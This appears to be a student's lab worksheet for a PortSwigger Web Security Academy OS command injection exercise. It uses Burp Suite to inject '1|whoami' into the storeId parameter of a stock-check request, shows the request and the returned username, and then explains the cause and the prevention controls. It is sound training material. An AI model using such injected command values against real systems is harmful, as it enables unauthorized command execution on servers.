
DAY 30 PRACTICAL LAB — COMMAND INJECTION LAB

Lab: OS command injection, simple case


Instructions
1. Open: https://portswigger.net/web-security/os-command-injection/lab-simple
2. Click ACCESS THE LAB.




3. Open any product.




4. Use Check stock.



5. Open Burp Suite Community Edition.




6. Go to: Proxy → HTTP History



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	Cookies	IP	Time
1	https://0a3700b60339aa9a8...	GET	/product?productId=1	✓		200	5159	HTML		OS command injectio...		✓	session=sBECw...	34.246.129.62	03:4
11	https://0a3700b60339aa9a8...	GET	/academyLabHeader			101	147					✓		34.246.129.62	03:4
13	https://0a3700b60339aa9a8...	POST	/product/stock	✓		200	109	text				✓		34.246.129.62	03:4

7. Locate the stock-check request.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	Cookies	IP	Time
1	https://0a3700b60339aa9a8...	GET	/product?productId=1	✓		200	5159	HTML		OS command injectio...		✓	session=sBECw...	34.246.129.62	03:4
11	https://0a3700b60339aa9a8...	GET	/academyLabHeader			101	147					✓		34.246.129.62	03:4
13	https://0a3700b60339aa9a8...	POST	/product/stock	✓		200	109	text				✓		34.246.129.62	03:4

8. Identify: productId and storeId



9. Send the request to Repeater.
10. Send the normal request first and observe the response.
11. ONLY inside this authorized training lab, modify storeId to: 1|whoami
12. Send the request.
13. Observe the output.

Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host:
  0a3700b60339aa9a8031a8cc00bc0098.web-security-academy.net
3 Cookie: session=sBECwP41JilcY4Mpd2wnWPK5hq8lgLkW
4 Content-Length: 28
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not:A-Brand";v="8", "Chromium";v="156"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/156.0.0.0
  Safari/537.36
1 Accept: */*
2 Origin:
  https://0a3700b60339aa9a8031a8cc00bc0098.web-security-academ
  y.net
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Dest: empty
6 Referer:
  https://0a3700b60339aa9a8031a8cc00bc0098.web-security-academ
  y.net/product?productId=1
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9
0 productId=1&storeId=1|whoami
```

14. Record the OS username returned by the student's own lab instance.

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13
5
6 peter-PelrYB
7
```

15. Complete the challenge until PortSwigger displays Solved.
16. Take one safe screenshot.



17. Explain why the vulnerability occurred.
    - The application accepted user input through the storeId parameter without proper validation.
    - The input was passed directly into an operating system command without safely handling special characters.

- This allowed the injected whoami command to execute on the server and reveal the OS username.

18. Explain the main prevention controls.
    - Input validation: Validate user input and allow only expected values, such as valid numeric store IDs.
    - Avoid OS commands: Use safe built-in programming functions or APIs instead of executing operating system commands whenever possible.
    - Safe command execution: If OS commands are unavoidable, use parameterized process execution and avoid passing untrusted input through a shell.